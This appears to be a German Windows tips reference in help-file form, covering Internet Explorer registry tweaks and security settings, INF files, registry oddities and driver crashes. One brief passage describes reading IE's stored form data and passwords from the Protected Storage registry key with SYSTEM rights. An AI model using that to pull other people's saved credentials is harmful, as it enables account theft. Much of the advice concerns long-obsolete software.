Über den normal nicht vorhandenen Eintrag HKLM\Software\Microsoft\Windows\CurrentVersion\explorer.Max Cached Icons{bmc edit.bmp} kann die Icon-Cache-Größe festgelegt werden.

Siehe auch Shell-Icons, Graphik-Icons

Icons

\$ Icons

K Icon-Farben(TrueColor), Größe, Cache

#K IE (Microsoft-Internet-Explorer)

Mit der Installation des MS-IE Version 4ff wird das gesamte System kräftig Umgestellt und viele interne Änderungen gemacht. Unter anderem gibt es einen neuen Datei-Explorer und neue Systemverzeichnisse, wie z.B. [WinDir]\All Users\{bmc explorer.bmp}.

Normalerweise werden mit dem IE eingebettete Office-Dokumente ohne Rückfrage geöffnet. Wegen der möglicherweise enthaltenen Makros und Bugs z.B. in im Jet-ODBC-Treiber ODBCJT32.DLL 3.51.xxx aus Office 97 aber riskant. Über die EditFlags lässt sich dies verhindern. fxrgconf.exe aus

<http://ntbugtraq.ntadvice.com/office97fix.asp{bmc earth16.bmp}> durchsucht die Registry nach entsprechenden Einträgen: Wenn unter HKey_Classes_Root ein Eintrag den Unterschlüssel "DocObject" enthält, dann ist ein "01" im 3. Byte der EditFlags gefährlich und sollte zu 00 geändert werden! Z.B:

HKEY_CLASSES_ROOT\Excel.Sheet.8{bmc edit.bmp}

HKEY_CLASSES_ROOT\Excel.Chart.8{bmc edit.bmp}

HKEY_CLASSES_ROOT\Word.Document.8{bmc edit.bmp}

HKEY_CLASSES_ROOT\PowerPoint.Show.8{bmc edit.bmp}

Mit den Win98-TweakUI lässt sich über das Registerblatt IE4 ein Gutteil des IE4 abschalten, wenn auf Active-Desktop etc. verzichtet wird.

Im Inhaltsratgeber gibt es ein "Supervisor-Passwort", um z.B. Kinder vor Gewalt zu schützen. Wo dies in der Registry versteckt ist (für den Fall, dass es vergessen wurde), ist in der Zeitschrift c't im Heft 21/1999, Seite 291 und auch im Heft 15/2000, Seite 184 angegeben.

Die "Willkommensmeldung" des IE, die beim ersten Login eines NT-Benutzers installiert wird und beim zweiten Login dann abgeschaltete werden kann, kann generell unterbunden werden, indem unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run der Eintrag "Webcheck" gelöscht wird. Dann werden auch keine Desktop-Icons und keine Startmenü-Einträge erzeugt. Dies können aber aus dem User "Admin" nach ".Default" kopiert werden und stehen damit auch jedem neuen User zur Verfügung.

Ab IE5 kann die Menüleiste mit einer Graphik hinterlegt werden. Hierzu dient entweder das Programm "Internet Explorer 5 Toolbar Wallpaper" (<http://www.microsoft.com/Windows/IE/WebAccess/default.asp{bmc earth16.bmp}>) oder man trägt manuell ein Bitmap-File mit Pfad unter dem (neu anzulegenden) Schlüssel HKCU\Software\Microsoft\Internet Explorer\Toolbar.BackBitmapIE5{bmc edit.bmp} ein (c't Heft 3/2000, Seite 204).

Im Kiosk-Modus, wo der Internet-Explorer das ganze Bild einnimmt und keine Menüs und Schaltflächen mehr zeigt, wird er mit

```
iexplore -k c:\startseite.htm
```

oder

```
iexplore -k http://www.da-gehts-los.de
```

gestartet. Man kommt nur noch mit Alt-F4 wieder raus. Details siehe im Artikel Q154780 der MS-Knowledgebase <http://support.microsoft.com{bmc earth16.bmp}>.

Ab der Version ? des IE kann man das animierte Logo rechts oben im IE auch ändern: Bei Win2000 und XP (nicht bei XP-Home) durch Start | Ausführen | gpedit.msc (Microsoft Management Console -Script). Die Einzelbilder der "SmBrandBitmap"-Animation der "großen Symbole" sind 22*22 Pixel groß bzw die der "BrandBitmap"-Animation für Logos sind 38*38 Pixel groß. In der BMP-Datei stehen die Einzelbilder untereinander, d.h. z.B. bei 10 Bildern ergibt sich eine Pixelgröße von 220 hoch * 22 breit. Die Filenamen mit Pfad sind unter HKCU\Software\Microsoft\Internet Explorer\Toolbar.SmBrandBitMap{bmc edit.bmp} bzw. HKCU\Software\Microsoft\Internet Explorer\Toolbar.BrandBitMap{bmc edit.bmp} (geg. neu anlegen!) einzutragen (Zeitschrift c't Heft 7/2002, Seite 212).

Mit 98lite20.exe von <http://www.98lite.net{bmc earth16.bmp}> kann man den IE4 oder IE5 aus Win98 entfernen und spart so einiges an Platten-Speicherplatz.

Im IE kann der Editor, der bei "Ansicht, Quelltext" gestartet wird (normal Notepad) unter HKLM\SOFTWARE\Microsoft\Internet Explorer\View Source Editor\Editor Name{bmc edit.bmp} als Standardwert eingetragen werden (Zeitschrift c't Heft 12/2003, Seite 204f). Dabei sollten vor Änderung alle IE-Fenster geschlossen werden und die Schlüssel müssen "View Source Editor" und "Editor Name" müssen gegebenenfalls neu angelegt werden!

Wie die Sicherheits-Einstellungen (vertrauenswürdige und eingeschränkte Sites) von einem System auf ein anderes umgezogen werden, ist in der Zeitschrift c't Heft 21/2003, Seite 196 beschrieben:

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains{bmc tree.bmp}

exportieren und auf dem anderen System importieren. Weitere Hinweise gibt in der Microsoft-Knowledge-Base unter 301689{bmc earth16.bmp}.

IE

\$ IE

K IE (Internet-Explorer);Internet-Explorer;Browser IE;Webcheck;Willkommensmeldung IE; Downloads, gleichzeitig, begrenzt beim IE;Begrenzte Zahl der gleichzeitigen Downloads beim IE;schnellerer Download beim IE;gleichzeitigen Downloads beim IE begrenzt; Installation von IE5.5 zusätzlich zu 6.x; Sicherheit Internet-Explorer

Gemäß Zeitschrift c't Heft 13/2004, Seite 196ff, "Axel Vahlendiek: Verrammelt, Internet Explorer sicher konfigurieren" sollte man folgende Einstellungen bei der Version 6 des IE vornehmen:

- Für die Zone "Internet" (unter Extras, Internetoptionen..., Sicherheit, Internet, Stufe anpassen) auf "Hoch" zurücksetzen. Benutzerauthentifizierung, Anmeldung kann anschließend auf "Automatisches Anmelden nur in der Intranetzone" gesetzt werden. Download, Dateidownload kann dann wieder aktiviert werden. Download, Schriftartendownload kann deaktiviert werden. Scripting, Einfügeoperationen über ein Script zulassen auf "Eingabeaufforderung" gesetzt werden. Verschiedenes, Gemischte Inhalte anzeigen sollte deaktiviert werden. Verschiedenes, Ziehen und Ablegen oder Kopieren und Einfügen von Dateien kann aktiviert werden. Zusammen mit den aktuellen Patches sind dann 24 von 25 Sicherheitslöchern gestopft.
- Für die Zone "Vertrauenswürdige Sites" stellt man jetzt die Stufe auf "Mittel" zurück, d.h. auf den Wert, den Microsoft als Default fürs Internet vorsieht. Mittels dem Microsoft-Tool "Internet Explorer 5 Power Tweaks Web Accessories" (Download via c't-Softlink [0413196{bmc earth16.bmp}](#)) bzw. <http://www.microsoft.com/windows/ie/previous/webaccess/pwrtwks.mspx{bmc earth16.bmp}> können dem Menü "Extras" die zwei Punkte "Add to trusted Zone" und "Add to restricted Zone" hinzugefügt werden, die es vereinfachen, eine Site den "Vertrauenswürdigen Sites" hinzuzufügen. Hiermit lässt sich z.B. www.heise.de zu den vertrauenswürdigen Sites hinzufügen, nicht jedoch heise.de, was aber oft sinnvoller wäre. In diesem Fall ist Nacharbeit via Extras, Internetoptionen..., Sicherheit, Vertrauenswürdige Sites, Sites... notwendig.
- Die Zone "Arbeitsplatz" gilt für lokal gespeicherte Websites und z.B. CDs, soweit sie nicht den Kommentar "<-- saved from url=... -->" enthalten, das der IE beim lokal speichern einer Webseite hinzufügt. Mit dem Kommentar verbleiben sie bezüglich Sicherheit in der Internet-Zone. Damit die Einstellungen für die Arbeitsplatz-Zone sichtbar werden, muss [HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0.Flags{bmc edit.bmp}](#) von z.B. 00000021 auf 00000001 geändert werden. Damit auch eine Standardstufe einstellen darf, müssen die beiden DWORD Werte [HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0.MinLevel{bmc edit.bmp}](#) und [HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0.RecommendedLevel{bmc edit.bmp}](#) angelegt und z.B. auf 10000 (hex) gesetzt werden. Hier wird dann die Stufe "Mittel" empfohlen, da es einige Schädlinge auch in diese Zone geschafft haben könnten. Die weiteren Werte in der Registry sind in der MS-Knowledgebase unter [182569{bmc earth16.bmp}](#) erklärt. Neben den vorhandenen Zonen 0 (=Arbeitsplatz) ... 4 (=Eingeschränkte Sites) lassen sich erweiterte Zonen 5, 6, ... in der Registry anlegen. Dabei kommt es aber in der aktuellen IE-Version zur Anzeige eines falschen Namens, was aber nur ein kosmetisches Problem zu sein scheint.
- Durch Export/Import der beiden Registry-Schlüssel [HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones{bmc tree.bmp}](#) und [HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap{bmc tree.bmp}](#) kann man die Einstellungen auf andere Rechner kopieren bzw. durch Ersetzen von HKU\DEFAULT in HKCU vor dem Import für neue User gültig machen. Dieser Export/Import enthält nicht die Einstellungen, die unter Extras, Internetoptionen..., Erweitert vorgenommen werden, diese finden sich, neben dem unten genannten Schlüssel für die BHOs meist unter [HKLM\SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions{bmc tree.bmp}](#).
- Unter Extras, Internetoptionen..., Erweitert ist der Punkt "Browsing, Browsererweiterungen von Drittanbietern" kritisch und sollte deaktiviert werden. Damit werden die "Browser Helper Objects" = BHO deaktiviert, die z.B. von Dialern genutzt werden. Nach dem deaktivieren werden DOC-Dateien und PDF-Dateien aber nicht mehr im IE-Fenster angezeigt, sondern als separate Anwendung angezeigt. Einzeln kann man die BHOs unter [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects{bmc tree.bmp}](#) löschen und damit deaktivieren. Ab WinXP SP2 wird die Verwaltung der BHOs über Menüs möglich sein.
- Auch die Punkte "Browsing, Automatische Überprüfung auf Aktualisierungen von Internet Explorer" und zweimal "Browsing, Installation bei Bedarf aktivieren" (ebenfalls unter Extras, Internetoptionen..., Erweitert) kann nicht nur hilfreich sein und automatisch Lücken schließen, sondern Trojanern ein Einfallstor öffnen.
- Alle Punkte unter "Sicherheit" (ebenfalls unter Extras, Internetoptionen..., Erweitert) mit Ausnahme von "Profil-Assistenten aktivieren" sollten aktiviert sein!
- Die Cookie-Einstellungen unter "Extras, Internetoptionen..., Datenschutz, Erweitert" können zum Datensammeln (Surf-Verhalten etc.) verwendet werden. Wer dies nicht möchte, kann die "Automatische Cookibehandlung" aufheben und die Cookies sperren. Sitzungscookies werden beim Schließen des IE gelöscht und können zugelassen werden, da sonst viele Sites nicht mehr funktionieren.

Gemäß Zeitschrift c't Heft 22/2003, Seite 208 ist standardmäßig die Zahl der gleichzeitigen Downloads beim IE auf nur 2 begrenzt! Diese mag für eine langsame Modemverbindung sinnvoll zu sein, nicht jedoch für schnellere Verbindungen. Auch das Laden komplexerer Webseiten wird dadurch verlangsamt! Ändern kann man dies, indem man [HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings.MaxConnectionsPerServer{bmc edit.bmp}](#) (für HTTP1.1) und [HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings.MaxConnectionsPer1_0Server{bmc edit.bmp}](#) (für HTTP1.0) falls noch nicht vorhanden als DWORD anlegt:

	HTTP1.1	HTTP1.0
Default	2	4
für Modem und ISDN empfohlen	4	8

Wie man gleichzeitig mehrere Versionen des IE installieren kann (z. B. zum Testen von entwickelten HTML-Seiten), ist in der Zeitschrift c't Heft 26/2003, Seite 206 beschrieben, IE5.5 und oder IE5.01 zusätzlich zu 6.0:

- IE5.5-Installation (75MByte) besorgen, z.B. via c't-Softlink [0325206{bmc earth16.bmp}](#).
- Exe entpacken, die erhaltenen Dateien ient_s1.cab, ient_s2.cab, ient_s3.cab, ient_s4.cab, ient_s5.cab in einen neuen Ordner, den zukünftigen IE55-Programm-Ordner kopieren, z.B. c:\Programme\IE55.
- Diese Dateien entpacken (z.B. mit WinZip oder WinRar), ergibt ient_1.cab, ient_2.cab, ient_3.cab, ient_4.cab, ient_5.cab.
- Diese cab-Files auch entpacken!
- Jetzt alles **außer** browseui.dll, dispex.dll, iexplore.exe inetcp.cpl, inetcp.dll, jscript.dll, shdocvw.dll, urlmon.dll, mshtml.dll, mshtml.tlb und bei 5.01 zusätzlich shdocl.dll löschen.
- In diesem Ordner mit einem Text-Editor eine leere Datei mit dem Namen `iexplore.exe.local` anlegen (siehe [DLL-Versionen](#))!

Einige Optionen (Favoriten-Verwaltung, ...) stehen jedoch nicht oder nur eingeschränkt zur Verfügung und auch Abstürze sind nicht ausgeschlossen.

Der IE6SP1-Download von Microsoft lädt normalerweise zunächst nur die 479KByte große Datei `ie6setup.exe` runter und erst beim Start dieser dann den Hauptteil und installiert gleich. Wer mit nur einem Download auf mehreren Rechnern installieren will, der führt

```
ie6setup /c"ie6wzd.exe /s:""#e"" /d"
```

aus und wählt dann die Windows-Version und das Zielverzeichnis aus und kann danach offline installieren. (Zeitschrift c't Heft 2/2004, Seite 178, Softlink [0402176{bmc earth16.bmp}](#))

Die automatische Ergänzung Adresseingabe, die z.B. mit `www` beginnt um das `http://` lässt sich unter [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes{bmc tree.bmp}](#) eintragen: Eine URL die mit dem KeyNamen beginnt, wird um den Key-Value ergänzt. Wenn der Präfix fehlt und unter obigem Prefixes nichts passt, dann wird [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\DefaultPrefix{bmc edit.bmp}](#) verwendet (c't Heft 21/2004, Seite 187).

Gemäß Zeitschrift c't Heft 22/2004, Seite 222 finden sich die "Vertrauenswürdigen Sites" des IE unter [HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains{bmc tree.bmp}](#) und können durch Export / Import auf einen anderen Rechner bzw zu einem anderen User umgezogen werden.

In der Zeitschrift Toolbox Heft 6/2005, Seite 67 geht es um die Erweiterbarkeit des IE:

- # Menü-Erweiterungen im Kontextmenü werden unter [HKCU\Software\Microsoft\Internet Explorer\MenuExt{bmc tree.bmp}](#) eingetragen, wobei der Schlüssel_Name gleich dem Menü-Eintrag ist und der Defaultwert als REG_SZ eine Datei angibt, z.B. als `file://C:\Scripts\xy.htm`, die dann z.B. JavaScript-Code enthält. Über einen DWORD-Wert mit dem Namen Context kann festgelegt werden, für welche Art von Objekten (Graphik, Html-Seite) der Kontextmenüeintrag erscheint.
- Über einen Defaulteintrag der Art `res://C:\ie\xy.dll/RC_Print.html` an der oben genannten Stelle kann offenbar auch ein in der Datei xy-DLL als Ressourcety 23 vorhandene html-Datei mit ihrem Code aktiviert werden.

Siehe auch [Browser Helper Objects BHO](#).

Ob ein Dokument im IE selbst oder die zugehörige Applikation separat gestartet wird, lässt sich im Datei-Explorer unter Extras, Ordneroptionen, Dateitypen beim jeweiligen Dateityp unter "Erweitert" über das Häkchen "Im selben Fenster durchsuchen" steuern (c't Heft 17/2005, Seite 188). Zumindest bei MS-Office-Dateien, bei PDF-Dokumenten ist es im in den Optionen des PDF-Readers unter Bearbeiten, Grundeinstellungen, Internet einzustellen (c't Heft 21/2005, Seite 204).

Gemäß PC-Welt Heft 6/2006, Seite 93 warnt IE 7 bei Anmeldung via der sehr unsicheren Base-64-Verschlüsselung. Dabei wird das Passwort zwar nicht im Klartext übertragen, kann aber mit einer festen Tabelle kinderleicht entschlüsselt werden. Durch Anlegen des Registry-Eintrags

[HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings.DisableBasicOverClearChannel{bmc edit.bmp}](#) (DWORD) mit Wert 1 wird diese unsichere Anmeldung verhindert, außer die Kommunikation ist sowieso schon über SSL verschlüsselt. Vermutlich kann dies alternativ auch unter [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings.DisableBasicOverClearChannel{bmc edit.bmp}](#) als dann systemweit wirksame Einstellung eingetragen werden.

Wie man die gespeicherten via IE gespeicherten Formulardaten für die automatische Eintragung (z.B. Username, Passwort) für verschiedene Internetseiten aus der Registry ausliest, ist in der PC-Welt Heft 8/2006, Seite 66f beschrieben:

- RegEdit via `at.exe` mit Systemrechten starten (siehe [RunAs](#)), da normale Adminrechte nicht reichen

IeKontextMenuExt

- Dann dort unter HKCU\Software\Microsoft\Protected Storage System Provider\bmc tree.bmp\S-1-...\Data\61255a\37c3-11d2-bcaa-00c4fd929db\.... Hilfreich ist dabei das Tool pcwProtStorage.exe auf der Heft-CD

Ab IE7 gibt's die InPrivate-Inhalts-Filterung. Dies kann verhindern, dass im Hintergrund Informationen an andere Sites als die aktuell ausgewählte Site geschickt werden. (Nicht verwechseln mit InPrivate-Browsen, d.h. Spuren auf dem Computer löschen.) Mit den Voreinstellungen wird so ab der 10ten Site, die z.B. im Hintergrund mit google-analytics.com Daten austauscht, dies dann verhindert. Ab der 10ten Seite, die eine Anfahrtsskizze von maps.google.de verwendet, wird dies jedoch auch gesperrt. Sofern der IE nicht mit dem Parameter `-private` gestartet wird, ist die InPrivate-Filterung beim Start abgeschaltet. Alternative zu dem Parameter ist der Registry-Eintrag HKCU\Software\Microsoft\Internet Explorer\Safety\Privacy\StartMode{bmc edit.bmp} (DWord) mit 1 anlegen.

Gemäß PC-Welt Heft 4/2010, Seite 87 kann man bei einem nicht mehr startenden Internetexplorer die Einstellungen mit folgendem Kommando zurücksetzen:

```
rundll32 inetcpl.cpl ResetIEToDefaults
```

Achtung: Gemäß der Beschreibung in "Enhanced Mitigation Experience Toolkit 4.0 User Guide" kann bei Win8 der "Modern Internet Explorer app" das Pinning für SSL nicht aktiviert werden. Nur wenn der IE vom Win8-Desktop aus gestartet wird, greift dies!

Siehe auch IE6, IEZ, IE9, Internetoptionen, Toolbar.

#K IE6 (Internet Explorer 6.x)

IE6-AdminKit <http://microsoft.com/windows/ieak/downloads/ieak6/download.asp{bmc earth16.bmp}> enthält u.a. die Möglichkeit, selbstentpackende Archive zu erstellen, ohne dass Shareware notwendig wäre (PC-Welt Heft 7/2004, Seite 82f).

Wenn der IE die Fehlermeldung "Seite kann nicht angezeigt werden" oder ".. nicht verfügbar" ausgibt, dann hilft gemäß Microsoft Knowledgebase <815768{bmc earth16.bmp}> das Kommando
netsh interface ipv6 uninstal

PC-Welt Heft 11/2004, Seite 15. (Bisherige Einstellungen wie unter Netzwerk-Probleme beschrieben am besten vorher sichern.)

Das Tool IE-SPYAD (ändert Einstellungen für aktuellen User) und IE-SPYAD 2 (ändert Einstellungen für alle User) <https://netfiles.uiuc.edu/ehowes/www/resource.htm{bmc earth16.bmp}> tragen tausende von potenziell gefährlichen URL in die "Restricted Zone" ein. (PC-Profesional, Heft 2/2005, Seite 45).

Zum Drucken ohne am rechten Rand abgeschnittene Inhalt benötigt der IE auch in der Version 6 immer noch Nachhilfe (PC-Welt Heft 7/2005, Seite 157): Active-X-Erweiterung "Fit-width Print" <http://www.pcwelt.de/d70{bmc earth16.bmp}> installieren und via rechte-Maustasten-Klick auf eine Symbolleiste, Anpassen, Verfügbaren Schaltflächen, "Fit-width Print" hinzufügen und diese Schaltfläche zukünftig für den Ausdruck verwenden. Mit der Installation von Canon-Druckern wird Easy-WebPrint (im Kontextmenü und bei Bedarf auch als Symbolleiste) mitinstalliert und bietet auch diese Funktionalität.

Zum Beispiel neben dem Button für "Home" und "Refresh" lassen sich mittels dem Tool "Internet Explorer Toolbar Add Button" kann man zusätzlich Schaltflächen für Links oder Programme erstellen. Nach dem Erstellen müssen sie u.U. unter Ansicht, Symbolleisten, Anpassen noch aktiviert werden. Ab SP2 kann man sie unter Extras, Add Ons verwalten ... ein und ausschalten. (c't Heft 2/2005, Seite 196, Softlink <0502194{bmc earth16.bmp}>)

Mit Turnabout (<http://www.reifysoft.com/turnabout.php{bmc earth16.bmp}>) lässt sich beim IE (ähnlich wie mit Greasemonkey beim Firefox) für einzelne Seite die Darstellung ändern: Fehler korrigieren oder Werbung weglassen. (PC-Welt Heft 11/2005, Seite 78ff).

Wer html-Dateien im jeweils eingestellten Standardbrowser öffnen möchte, kann `rundl132`
`shdocvw.dll,OpenURL "dateiname"` verwenden. (PC-Welt Heft 4/2006, Seite 171)

Das Freeware-Kommandozeilen-Tool Pasco (<http://www.pcwelt.de/c50>) kann die vom IE im Benutzerverzeichnis angelegte Datei Index.dat dekodieren zu einer Text-Datei und man kann sich so die Liste der mit dem IE besuchten Sites z.B. in Excel anzeigen lassen. (PC-Welt Heft 11/2006, Seite 199).

Siehe auch IE7.

IE6

\$ IE6 (Internet Explorer 6.x)

K IE6;Internet Explorer 6.x; Selbstentpackende Archive erstellen;Archiv (selbstentpackende) erstellen;OpenURL

#\$KIE7

Gemäß c't Heft 22/2006, Seite 190 hat Microsoft nach eigenen Angaben zu lange z.B. mit Sicherheitsproblemen gekämpft, als dass der IE7 die Lücken zu anderen Browser vollständig schließen könnte. Es werden viele Beispiele gezeigt, wo HTML 4.01 (von 1999) und CSS immer noch nicht richtig funktionieren.

Um nicht IE7-taugliche Seiten anzuzeigen eignet das "Internet Explorer 6 Application Compatibility VPC Image".

Gemäß c't Heft 4/2007, Seite 177 muss für die entsprechende Zone "Anwendungen und unsichere Anwendungen starten" erlaubt werden, damit ein Datei-download möglich ist! Nur wenn es auf "Bestätigen" (statt "Aktivieren") eingestellt ist, dann kommt beim Dateizugriff die Warnung, dass Schäden verursacht werden könnten.

Bei neuen Applikationen verzichtet Microsoft ganz auf eine Menüleiste. Wer sich daran nicht gewöhnen kann, der kann die Menüleiste wieder aktivieren: Über "Extras" lässt sich die Menüleiste aktivieren, ist dann aber unterhalb der Adressleiste. Gemäß PC-Welt Heft 3/2007, Seite 167 lässt sich dies mit folgendem Registry-Eintrag lässt sie sich wie gewohnt ganz oben direkt unter die Titelleiste schieben: Den Eintrag HKCU\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser_ITBar7Position{bmc edit.bmp} (DWORD) anlegen und auf 1 setzen.

Gemäß c't Heft 4/2007, Seite 178f lässt sich die Suchbox entfernen, indem man unter HKLM\SOFTWARE\Policies\Microsoft\Internet Explorer\Infodelivery\Restrictions_NoSearchBox{bmc edit.bmp} als DWORD anlegt und auf 1 setzt. Ein Teil des Pfades muss eventuell erst angelegt werden.

Gemäß c't Heft 12/2007, Seite 190ff (Softlink 0712190{bmc earth16.bmp}) lassen sich beim IE7 mit "clientseitigem JavaScript" Seiten anpassen wie beim FireFox mit Greasemonkey. Es gibt inzwischen mehrere Add-On für so ein "User JavaScript"

Unter Vista läuft der IE normalerweise in einem geschützten Modus (Integritätsstufe niedrig) und kann auf die meisten Verzeichnisse **nicht** schreibend zugreifen. Gemäß c't Heft 18/2008, Seite 171 führt dies bei einem verschobenen Favoriten-Verzeichnis zunächst auch dazu, dass keine neuen Favoriten mehr angelegt werden können. Beheben lässt sich dies durch ändern des Intergrity-Levels für den neuen Ordner:

```
icacls "verzeichnispfad" /setintegritylevel (OI)(CI)low
```

Gemäß PC-Welt Heft 9/2008, Seite 135 lässt sich das leider oft als Troubleshoot-Maßnahme notwendig Löschen der temporären Dateien des IE auch über die Kommandozeile erledigen:

```
rundll32.exe Inetcpl.cpl,ClearMyTracksByProcess <n>
```

wobei <n> angibt, was zu löschen ist: Verlauf: 1, Cookies 2, Temporäre Files 8, Formular-eingaben 16, Passwörter 32. Kombinationen möglich, d.h. z.B.

```
rundll32.exe Inetcpl.cpl,ClearMyTracksByProcess 57{bmc shortcut.bmp}
```

löscht alles außer Cookies, und rundll32.exe Inetcpl.cpl,ClearMyTracksByProcess 255{bmc shortcut.bmp} wirklich alles.

Bei Installationsproblemen des IE7 sollte man einen Blick in die Datei <windir>\ie7.log{bmc notepad.bmp} werfen.

Gemäß c't Heft 9/2009, Seite 158 kann bei einer Reparaturinstallation das Problem auftreten, dass HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\SyncMgr{bmc tree.bmp} plötzlich schreibgeschützt ist.

Siehe auch IE6, IE9, Mozilla FireFox, Google Chrome.

IE7

\$ IE7 (Internet Explorer 7.x)

K IE7;Internet Explorer 7.x

#\$K**IE9**

Gemäß c't Heft 9/2011, Seite 48 wird ab Firefox 4 (und IE9) fürs Textrendering nicht mehr die GDI-API sondern die DirectWrite-API benutzt, was zu neben Beschleunigung (via GPU) zu u.U. geändertem Zeilenumbruch und etwas verschwommenem Text führt. Im Optionen-Menü des IE9 kann zwar die Hardware-Beschleunigung, d.h. die Verwendung von DirectWrite abgeschaltete werden, aber zumindest in IE9.0 funktioniert dies nicht. Der einzig der Weg ist, über den Entwicklermodus (Taste F12), den ganzen IE9 in den IE8-Kompatibilitätsmodus zu schalten.

IE9
\$ IE9
K IE9;Internet Explorer 9.x

##K igfxext.exe

Das Intel-Programm igfxext.exe, welches in das Windows-Systemverzeichnis installiert wird und Teil des "Intel(R) Common User Interfaces" ist, verursacht regelmäßig Abstürze, wenn zusätzlich auch ein DisplayLink-Treiber, z.B. für eine Dockingstation mit Bildschirmanschlüssen via USB3.0, installiert ist:

<http://support.displaylink.com/knowledgebase/articles/634207-igfxext-module-has-stopped-working-when-displaylin>
{bmc earth16.bmp}. Z.B. über AutoRuns von Sysinternals

(<https://technet.microsoft.com/de-de/sysinternals/bb963902.aspx>{bmc earth16.bmp}) lässt sich der Start von IgfxTray deaktivieren.

Bei Bedarf kommt man über [igfxstarter.exe](#){bmc shortcut.bmp} immer noch an die Einstellungen des Intel-Graphiktreibers.

igfxext.exe

\$ igfxext.exe

K igfxext.exe;Crash igfxext.exe;Absturz igfxext;Display-Treiber-Unverträglichkeiten

#\$K**Illegale Registry-Einträge**

Für Registry-Einträge gibt es bestimmte Regeln, z. B.:

- Der Name eines Eintrags darf maximal 256 Zeichen lang sein
- Bei String-Einträgen dürfen hinter dem abschließenden NULL-Zeichen des Strings keine Daten mehr folgen, d.h. die Längenangabe beim Schreiben des Eintrags muss stimmen.

Wenn die erste Regel verletzt ist, lässt sich Microsofts RegEditor der ganze Key weder anzeigen noch exportieren, es geht nur noch z.B. mit reg.exe.

Die Software RootkitRevealer von <http://www.sysinternals.com> findet solche Einträge dadurch, dass sie das sogenannte Native-API von Windows benutzt, welches eine Ebene tiefer als die normalen API-Befehle auf die Registry zugreift.

Der Quellcode zum Programm pcwSysBackup, welches über Native-API-Zugriffe die Registry sichern kann, gibt's unter <http://pcwelt-praxis.de/sourcen/01-2007/pcwRegSaveRestorer.c>. (PC-Welt Heft 7/2007, Seite 69)

```
# IllegalRegEntries
$ Illegale Registry-Einträge
K Illegale Registry-Einträge;Native-API;Fehlerhafte Registry-Einträge
```

##K INF-Dateien

Zur Installation neuer Komponenten (vorzugsweise Treiber) werden INF-Dateien verwendet, die eine Art von Batchdateien darstellen und den Installationsvorgang steuern. Im Kontextmenü des Explorers haben diese als Default (d.h. für Doppelklick) "Installieren", d.h. das Starten des Scripts. Aus Abschnitten [install-section-name] und [ClassInstall] wird über Einträge der Form:

AddReg=add-registry-section[,add-registry-section]...

DelReg=del-registry-section[,del-registry-section]...

Ini2Reg=ini-to-registry-section[,ini-to-registry-section]...

auf die Abschnitte zur Registry-Manipulation verwiesen.

INF-Dateien werden durch den Aufruf

RunDLL.EXE setupx.dll, InstallHinfSection <section> <rebootmode> <infname>

gestartet. Als Section wird normalerweise DefaultInstall bzw DefaultUninstall verwendet. Gemäß Günter Born: Arbeiten mit der Microsoft Windows 95 Registrierung, Microsoft Press, ISBN 3-86063-388-0 gibt es beim "mysteriösen" rebootmode folgende Werte, wobei fast immer nur der Wert 132 verwendet wird:

0 never reboot

1 AlwaysSilentReboot, d.h. ohne vorherige Nachfrage

2 AlwaysPromptReboot

3 SilentReboot, d.h. Setupx prüft, ob Reboot notwendig erscheint

4 PromptReboot

+128 die zu installierenden Dateien liegen im Verzeichnis der INF-Datei

Bei Win2000 und WinXP wird z.B. in der sysoc.inf{bmc shortcut.bmp} das Schlüsselwort `hide` oder `Hide` verwendet, um die einzelnen Zubehör-Teile (Paint, Rechner, WordPad, Zeichentabelle) unter Systemsteuerung | Software | Windows-Komponenten{bmc shortcut.bmp} | Zubehör und Dienstprogramme zu verbergen. Das Wort `hide` kann gelöscht werden, die Kommas müssen aber alle erhalten bleiben! (PC-Welt Heft 5/2002, Seite 75f)

Näheres zu INF-Dateien im genannten Buch, in \ADMIN\RESKIT\HELPPFILE\WIN95RK.HLP auf der Win95-CD unter "Windows 95 INF Files Introduction" (Win 98-CD: \tools\reskit\help\rk98book.chm{bmc shortcut.bmp}, "Windows 98 INF Files") und in der Zeitschrift c't, Heft 13/1997, Seite 294ff: M. Träger: Autoinstallation.

Auf der Win98-CD findet es sich unter Tools\Reskit\Batch{bmc explorer.bmp} ein Tool zum Erstellen von INF-Dateien.

Bei der Zeitschrift PC-Welt gibt Pcwrdinfile.exe-Tool auf der CD im Heft 3/2002, Seite 78f, um INF-Dateien übersichtlich aufzulisten.

Wenn Windows falsche Treiber installiert, dann hilft unter Umständen, die OEMn.INF-Datei (n= 1, 2, ..), die Windows verwendet zu löschen. Wenn das Windows-Installations-Programm bei der nächsten Installation keine passende INF-Datei mehr findet, verlangt es nach einer Diskette oder CD.

InfFile

\$ INF-Datei

K INF-Datei;.INF;Setup per INF-Datei;setupx.dll;Zubehör (Windows~~)

#\$K Info-Display (Digital Signage)

Tipps zur Einrichtung von Info-Displays (digitale Beschilderung Digital Signage

(https://de.wikipedia.org/wiki/Digital_Signage{bmc_earth16.bmp}) z. B. im öffentlichen Bereich so, dass möglichst keine Fehlermeldungen (unbemerkt) angezeigt werden (wie z.B. unter http://pbsod.tumblr.com/{bmc_earth16.bmp} veröffentlicht), gibt es in c't Heft 23/2017, Seite 150ff. Dabei wird eine Lösung mit dem Webbrowser Chrome im Vollbildmodus ohne Zusatzprogramme wie Flash oder Silverlight verwendet.

